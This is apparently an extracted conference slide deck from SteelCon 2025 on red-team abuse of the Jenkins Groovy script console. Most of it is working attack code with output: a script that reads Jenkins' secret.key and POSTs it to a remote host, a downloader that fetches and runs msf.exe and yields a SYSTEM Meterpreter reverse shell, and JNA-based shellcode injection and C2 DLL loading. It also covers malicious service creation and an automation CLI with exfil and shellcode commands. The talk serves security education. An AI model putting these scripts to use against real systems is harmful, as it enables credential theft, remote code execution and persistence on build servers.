TRUSTEDSEC Offensively Groovy

SteelCon 2025



Who am I

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Agenda

Jenkins 101

Groovy 102

Example groovy scripts

Code execution





Jenkins 101

A short story....

Why do we care?

- Code repo enumeration
- Build parameters
- Various pipeline abuses
- Stored credentials
- Console output
- AD Joined



What's it for?

- CI/CD workflows for devs
- Extensible
- Distributed builds
- etc

Jenkins: Open-Source Automation for CI/CD

. What is Jenkins?


An open-source automation server for Continuous Integration (CI) and Continuous Delivery (CD).

- Core Benefits:
 - Automates build, test, and deploy processes
 - · Improves software quality and speed
 - Supports **DevOps** workflows
- Key Features:
 - 1,800+ plugins (Git, Docker, Slack, etc.)
 - Pipelines as Code (Jenkinsfile)
 - Scalable with distributed build agents
 - Works with any language or toolchain
- Use Cases:
 - · Automating software builds and tests
 - Deploying applications to staging/production
 - Monitoring code repositories (e.g., GitHub)





What's it for?



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




Caveat


There are some specifics...

Lazy Admins





Lazy Admins







Let's get Groovy


The basics

What exactly is Groovy?

- Is a web-based Groovy shell into the Jenkins runtime. Groovy is a very powerful language which offers the ability to do practically anything Java can do including:
 - Create sub-processes and execute arbitrary commands on the Jenkins controller and agents.
 - It can even read files in which the Jenkins controller has access to on the host (like /etc/passwd)
 - Decrypt credentials configured within Jenkins.



Scripting Endpoint




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Groovy for Red Teams

Step-by-step



Result 🕦

b4727e732da2406cbf74729c562c3ceb





```
System.getenv().each { key, value ->
   println "${key}=${value};"
```

Result 0



```
LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local;
PROCESSOR LEVEL=25;
USERDOMAIN=WORKGROUP;
JAVA HOME=C:\Program Files\Java\jdk-21;
WINSW SERVICE ID=jenkins;
ALLUSERSPROFILE=C:\ProgramData;
PROCESSOR ARCHITECTURE=AMD64;
BASE=C:\Program Files\Jenkins;
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\syst
SystemDrive=C::
APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming;
SERVICE ID=jenkins;
USERNAME=WINJENKINS$;
ProgramFiles(x86)=C:\Program Files (x86);
CommonProgramFiles=C:\Program Files\Common Files;
Path=C:\Windows\system32;C:\Windows\C:\Windows\System32\Wbem;C:\Windows
Files\Oracle\Java\javapath;C:\Windows\system32\config\systemprofile\App
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;
DriverData=C:\Windows\System32\Drivers\DriverData;
OS=Windows NT;
```





All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

```
1 import java.net.InetAddress
   def hostname = InetAddress.localHost.hostName
4 def username = System.getProperty("user.name")
6 println "User: $username"
7 println "Host: $hostname"
8
```

Result 🕦



User: WINJENKINS\$ Host: WINJENKINS





```
import jenkins.model.Jenkins

def jenkins = Jenkins.instance
  def nodes = jenkins.nodes

nodes.each { node ->
    println "Node Name: ${node.displayName}"
}
```

Result



Node Name: test

Result: [hudson.slaves.DumbSlave[test]]





Get stuff out

```
import java.net.URL
import java.io.File
try {
   def file = new File("c:\\programdata\\jenkins\\.jenkins\\secret.key")
   if (!file.exists()) {
       println "Error: File does not exist: ${file.absolutePath}"
       return
   def fileContents = file.text
   def url = new URL("http://192.168.1.212:5000")
   HttpURLConnection connection = (HttpURLConnection) url.openConnection()
   try {
        connection.setRequestMethod("POST")
        connection.setDoOutput(true)
        connection.setRequestProperty("Content-Type", "text/plain")
       connection.setRequestProperty("Content-Length", "${fileContents.getBytes('UTF-
8').length}")
```



Result 🗅



```
Response Code: 200
Success Response: {
  "message": "Successfully uploaded 1 file(s)",
  "status": "success",
  "uploaded_files": [
      "original_name": "secret.key",
      "saved_name": "secret_20250702_130538.key",
      "size_bytes": 64,
      "size_human": "0.1 KB",
      "upload_time": "2025-07-02 13:05:38"
```









Infiltration

Getting stuff in

Infiltration

```
import java.nio.file.Files
import java.nio.file.Paths
def downloadAndSaveExe(String fileUrl, String savePath) {
    try {
        URL url = new URL(fileUrl)
        byte[] fileBytes = url.openStream().withStream { inputStream ->
            inputStream.bytes
        Files.write(Paths.get(savePath), fileBytes)
        println "File downloaded and saved successfully to: $savePath"
    } catch (Exception e) {
        println "An error occurred: ${e.message}"
String exeUrl = 'http://192.168.1.212:8000/msf.exe'
String saveLocation = 'c:\\windows\\temp\\msf.exe'
downloadAndSaveExe(exeUrl, saveLocation)
```



Infiltration

Result 🗈

File downloaded and saved successfully to: c:\windows\temp\msf.exe







Getting a callback

```
def startBackgroundProcess(String command) {
    def processBuilder = new ProcessBuilder(command.split(' '))
    def process = processBuilder.start()
    return process
}
def process = startBackgroundProcess('c:\\windows\\temp\\msf.exe')
```

Result 🗅

Result: Process[pid=3428, exitValue="not exited"]



```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.212:4444
[*] Sending stage (203846 bytes) to 192.168.1.144
[*] Meterpreter session 1 opened (192.168.1.212:4444 -> 192.168.1.144:50302) at 2025-07-02 13:22
:16 +0100
```



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✓ III jenkins.exe	1588			19.01 MB	NT AUTHORITY\SYSTEM	Windows Service Wrapper
🗸 💁 java.exe	3028	0.06		424.63 MB	NT AUTHORITY\SYSTEM	Java(TM) Platform SE binary
conhost.exe	3056			6.44 MB	NT AUTHORITY\SYSTEM	Console Window Host
■ msf.exe	4564	0.03	256 B/s	3.44 MB	NT AUTHORITY\SYSTEM	





Recap

So far so good

Recap

- Jenkins and Groovy at a high-level
- Examples of Groovy's capability
- Examples of smuggling stuff in and out





JNA

Java Native Access

JNA

 "JNA provides Java programs easy access to native shared libraries without writing anything but Java code - no JNI or native code is required. This functionality is comparable to Windows' Platform/Invoke and Python's ctypes."

Java Native Access (JNA)

The definitive JNA reference (including an overview and usage details) is in the <u>JavaDoc</u>. Please read the <u>overview</u>. Questions, comments, or exploratory conversations should begin on the <u>mailing list</u>, although you may find it easier to find answers to already-solved problems on <u>StackOverflow</u>.

JNA provides Java programs easy access to native shared libraries without writing anything but Java code - no JNI or native code is required. This functionality is comparable to Windows' Platform/Invoke and Python's ctypes.

JNA allows you to call directly into native functions using natural Java method invocation. The Java call looks just like the call does in native code. Most calls require no special handling or configuration; no boilerplate or generated code is required.

JNA uses a small JNI library stub to dynamically invoke native code. The developer uses a Java interface to describe functions and structures in the target native library. This makes it quite easy to take advantage of native platform features without incurring the high overhead of configuring and building JNI code for multiple platforms. Read this more in-depth description.

While significant attention has been paid to performance, correctness and ease of use take priority.

In addition, JNA includes a platform library with many native functions already mapped as well as a set of utility interfaces that simplify native access.



Imports

- **1. Native:** provides ways to load and map Java methods to native libraries like Psapi and Kernel32
- **2. Pointer:** represents native memory pointers; used for process handles and memory management
- **3. IntByReference:** allows passing and modifying integers by reference in native code, e.g., process enumeration results
- **4. Library:** the base interface that Java interfaces must extend to map native methods

```
import com.sun.jna.Native
import com.sun.jna.Pointer
import com.sun.jna.ptr.IntByReference
import com.sun.jna.Library
```



Imports

- **1.Psapi Interface:** represents the Psapi library from the Windows API; used for managing and retrieving process information
- **2.Psapi INSTANCE:** a singleton instance of the Psapi interface, loaded via JNA's Native.load() method; allows access to the native library's functions


```
interface Psapi extends Library {
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)

boolean EnumProcesses(
    int[] lpidProcess,
    int cb,
    IntByReference lpcbNeeded
)
}
```



Imports

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WinAPI stuff

```
interface Kernel32 extends Library {
   Kernel32 INSTANCE = Native.load("Kernel32", Kernel32.class)
   Pointer OpenProcess(
      int dwDesiredAccess,
      boolean bInheritHandle,
      int dwProcessId
   )
   boolean CloseHandle(Pointer hObject)
}
```

```
interface Psapi extends Library {
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)
    boolean EnumProcesses(
      int[] lpidProcess,
      int cb,
      IntByReference lpcbNeeded
    int GetModuleFileNameExW(
        Pointer hProcess,
        Pointer hModule
        char[] lpFilename,
        int nSize
```



```
List<Integer> getProcessIds() {
    final int PROCESS ID ARRAY SIZE = 1024
    int[] processIds = new int[PROCESS_ID_ARRAY_SIZE]
    IntByReference pcbNeeded = new IntByReference()
    boolean success = Psapi.INSTANCE.EnumProcesses(processIds, processIds.size() * Integer.BYTES,
pcbNeeded)
    if (!success) {
        throw new RuntimeException("Failed to enumerate processes")
    int count = pcbNeeded.getValue() / Integer.BYTES
    return processIds[0..<count].toList()</pre>
```





```
String getProcessName(int pid) {
    Pointer hProcess = Kernel32.INSTANCE.OpenProcess(0x0400 | 0x0010, false, pid)
    if (hProcess == null) {
        return "Unknown"
    try {
        char[] filename = new char[1024]
        int length = Psapi.INSTANCE.GetModuleFileNameExW(hProcess, null, filename, filename.size())
        String processName = length > 0 ? new String(filename, 0, length) : "Unknown"
        return processName
   } finally {
        Kernel32.INSTANCE.CloseHandle(hProcess)
```



Result 🕦



PID	Process Name
0	Unknown
4	Unknown
100	Unknown
308	Unknown
428	Unknown
528	Unknown
536	Unknown
596	<pre>C:\Windows\System32\winlogon.exe</pre>
664	Unknown
684	<pre>C:\Windows\System32\lsass.exe</pre>
792	<pre>C:\Windows\System32\svchost.exe</pre>
816	<pre>C:\Windows\System32\fontdrvhost.exe</pre>
824	<pre>C:\Windows\System32\fontdrvhost.exe</pre>
900	<pre>C:\Windows\System32\svchost.exe</pre>
1012	<pre>C:\Windows\System32\svchost.exe</pre>
396	<pre>C:\Windows\System32\svchost.exe</pre>
524	C:\Windows\System32\dwm.exe
740	C:\Windows\System32\svchost.exe







JNA: Implants

Code Execution with JNA

JNA: Implants

- Unstable
- I did this against CrowdStrike and took down the Jenkins server
- But it works



JNA: Implants (injection)

```
class Constants {
    static final int PAGE_READWRITE = 0x04
    static final int PAGE_EXECUTE_READ = 0x20
    static final int MEM_COMMIT = 0x1000
    static final int MEM_RESERVE = 0x2000
interface Kernel32 extends Library {
    Kernel32 INSTANCE = Native.load("Kernel32", Kernel32.class)
    int GetLastError()
    Pointer CreateThread(
        Pointer lpThreadAttributes,
        int dwStackSize,
        Pointer lpStartAddress,
        Pointer lpParameter,
        int dwCreationFlags,
        IntByReference lpThreadId
    int WaitForSingleObject(
        Pointer hHandle,
        int dwMilliseconds
    Pointer VirtualAlloc(
        Pointer lpAddress,
        int dwSize,
        int flAllocationType,
        int flProtect
    boolean VirtualProtect(
        Pointer lpAddress,
        int dwSize,
        int flNewProtect,
        IntByReference lpfl0ldProtect
```





```
void Go() {
  Pointer lpAddress = Kernel32.INSTANCE.VirtualAlloc(
      null,
     fileBytes.length,
     Constants.MEM_COMMIT | Constants.MEM_RESERVE,
     Constants.PAGE_READWRITE
  if (lpAddress == null) {
      throw new RuntimeException("Failed to allocate memory. Error: " + Kernel32.INSTANCE.GetLastError())
  lpAddress.write(0, fileBytes, 0, fileBytes.length)
  IntByReference lpfl0ldProtect = new IntByReference()
  if (!Kernel32.INSTANCE.VirtualProtect(lpAddress, fileBytes.length, Constants.PAGE_EXECUTE_READ, lpfl0ldProtect)) {
      throw new RuntimeException("Failed to change memory protection. Error: " + Kernel32.INSTANCE.GetLastError())
  IntByReference lpThreadId = new IntByReference()
  Pointer hThread = Kernel32.INSTANCE.CreateThread(
     null,
      0,
     lpAddress,
     null,
      lpThreadId
  if (hThread == null) {
      throw new RuntimeException("Failed to create thread. Error: " + Kernel32.INSTANCE.GetLastError())
  if (Kernel32.INSTANCE.WaitForSingleObject(hThread, (int)0xFFFFFFFF) == 0xFFFFFFFF) {
      throw new RuntimeException("Failed to wait for thread. Error: " + Kernel32.INSTANCE.GetLastError())
```





JNA: Implants (injection)

Easy to fix with a Thread()
 object

```
Thread thread = new Thread(){
    public void run(){
        Go();
thread.start();
```




JNA: Implants (DLL Load)

```
@Grab(group='net.java.dev.jna', module='jna', version='5.12.1')
import com.sun.jna.Native
import com.sun.jna.Library
import com.sun.jna.Pointer
interface CustomLibrary extends Library {
    CustomLibrary INSTANCE = Native.load("C:\\Users\\Administrator\\Downloads\\c2.x64.dll",
CustomLibrary.class)
    int entrypoint ()
try {
    int result = CustomLibrary.INSTANCE.entrypoint()
    println "CustomFunction result: $result"
} catch (Exception e) {
    println "Error: ${e.message}"
```



JNA: Implants (DLL Load)



```
C++
BOOL WINAPI LogonUserExExW(
  In
           LPTSTR
                         lpszUsername,
                         lpszDomain,
           LPTSTR
  In opt
           LPTSTR
                         lpszPassword,
  In opt
           DWORD
                         dwLogonType,
  In
                         dwLogonProvider,
  In
           DWORD
           PTOKEN GROUPS pTokenGroups,
  Out opt PHANDLE
                         phToken,
                         *ppLogonSid,
  Out opt PSID
  Out opt PVOID
                         *ppProfileBuffer,
                         pdwProfileLength,
  Out opt LPDWORD
  Out opt PQUOTA LIMITS pQuotaLimits
);
```







JNA: Windows Services

Groovy to Windows Service Execution

```
class Constants {
    static final int SC_MANAGER_CREATE_SERVICE = 0x0002
    static final int SERVICE_WIN32_OWN_PROCESS = 0x000000010
    static final int SERVICE_DEMAND_START = 0x000000003
    static final int SERVICE_ERROR_NORMAL = 0x000000001

    static final long STANDARD_RIGHTS_REQUIRED = 0x000F0000L
    static final long SERVICE_ALL_ACCESS =

STANDARD_RIGHTS_REQUIRED | 0x0001 | 0x0002 | 0x0004 | 0x0008 |
0x0010 | 0x0020 | 0x0040 | 0x0080 | 0x0100
}
```



```
interface Advapi32 extends Library {
   Advapi32 INSTANCE = Native.load("Advapi32", Advapi32.class)
   Pointer OpenSCManagerA(
           String lpMachineName,
           String lpDatabaseName,
            int dwDesiredAccess
   Pointer CreateServiceA(
           Pointer hSCManager,
           String lpServiceName,
           String lpDisplayName,
           int dwDesiredAccess,
           int dwServiceType,
           int dwStartType,
           int dwErrorControl,
           String lpBinaryPathName,
           String lpLoadOrderGroup,
           IntByReference lpdwTagId,
           String lpDependencies,
           String lpServiceStartName,
           String lpPassword
   boolean StartServiceW(
     Pointer hService,
      int dwNumServiceArgs,
      Pointer lpServiceArgVectors
   boolean CloseServiceHandle(Pointer hSCObject)
```





```
Pointer createService(Pointer hSCManager, String serviceName, String displayName,
String binaryPath) {
    Pointer hService = Advapi32.INSTANCE.CreateServiceA(
       hSCManager,
       serviceName,
       displayName,
       (int) Constants.SERVICE_ALL_ACCESS,
       Constants.SERVICE_WIN32_OWN_PROCESS,
       Constants.SERVICE_DEMAND_START,
       Constants.SERVICE_ERROR_NORMAL,
       binaryPath,
       null,
       null,
       null,
       null,
       null
    if (hService == null) {
       throw new RuntimeException("Failed to create service. Error: " +
Kernel32.INSTANCE.GetLastError())
    return hService
```



```
try {
    Pointer hSCManager = openSCManager()
    Pointer hService = createService(
        hSCManager,
        "JenkinsSvc_a29a772",
        "Jenkins Background Service",
        "c:\\temp\\service.exe"
    if (hService != null) {
        println "Service created successfully!"
        startService(hService)
        println "Service started successfully!"
        closeHandle(hService)
    closeHandle(hSCManager)
} catch (Exception e) {
    println "Error: ${e.message}"
```





Small detour

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Automation

- Python CLI Automation Framework
- Standardises groovy
- Repetitive tasks



Automation

Command	Description
<pre>cat <file> creds dll <path> <export> engines exfil <file> <url> env executors exit help hostname ls <path> nodes oscmd <command/> ps</path></url></file></export></path></file></pre>	read a file List all credentials Execute a DLL by path and export List scripting all engines exfiltrate data to a url List all environment variables List all executors exit the shell show this help message get the hostname list files in the current directory List all nodes Execute a command on the OS List all processes
sc <url> shellcode <url> shellcode <url> start_process <command/> sysinfo sysprops upload <file> <url> ver whoami</url></file></url></url></url>	Download a shellcode Remote shellcode execution Start a process Get system information List all system properties Upload a file Get the Jenkins version get the current user





Automation: Services

```
2025-07-08 18:32:42.037 GOOD Response from: upload
                                 upload -
  ✓ Status: 200
  File downloaded and saved successfully to: c:\temp\msf-service.exe
19:32:42 | admin@http://192.168.1.144:8080 ≻ ls c:\temp
2025-07-08 18:33:13.953 GOOD Response from: ls
                                  - ls
  ✓ Status: 200
  msf-service.exe
                                                      File 48640 bytes
                                                      File 7168 bytes
  msf.exe
          admin@http://192.168.1.144:8080 > _
19:33:13
```



Automation: Services







Recap

Part 2

Recap

- Jenkins is really old
- Groovy is powerful



REFERENCES AND ADDITIONAL READING

- https://www.jenkins.io/doc/book/managing/script-console/
- https://github.com/java-native-access/jna
- https://trustedsec.com/blog/offensively-groovy
- https://github.com/mez-0/offensive-groovy
- https://java-native-access.github.io/jna/4.2.1/overview-summary.html
- https://github.com/hoto/jenkins-credentials-decryptor
- https://www.codurance.com/publications/2019/05/30/accessing-and-dumping-jenkinscredentials



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THANK YOU!

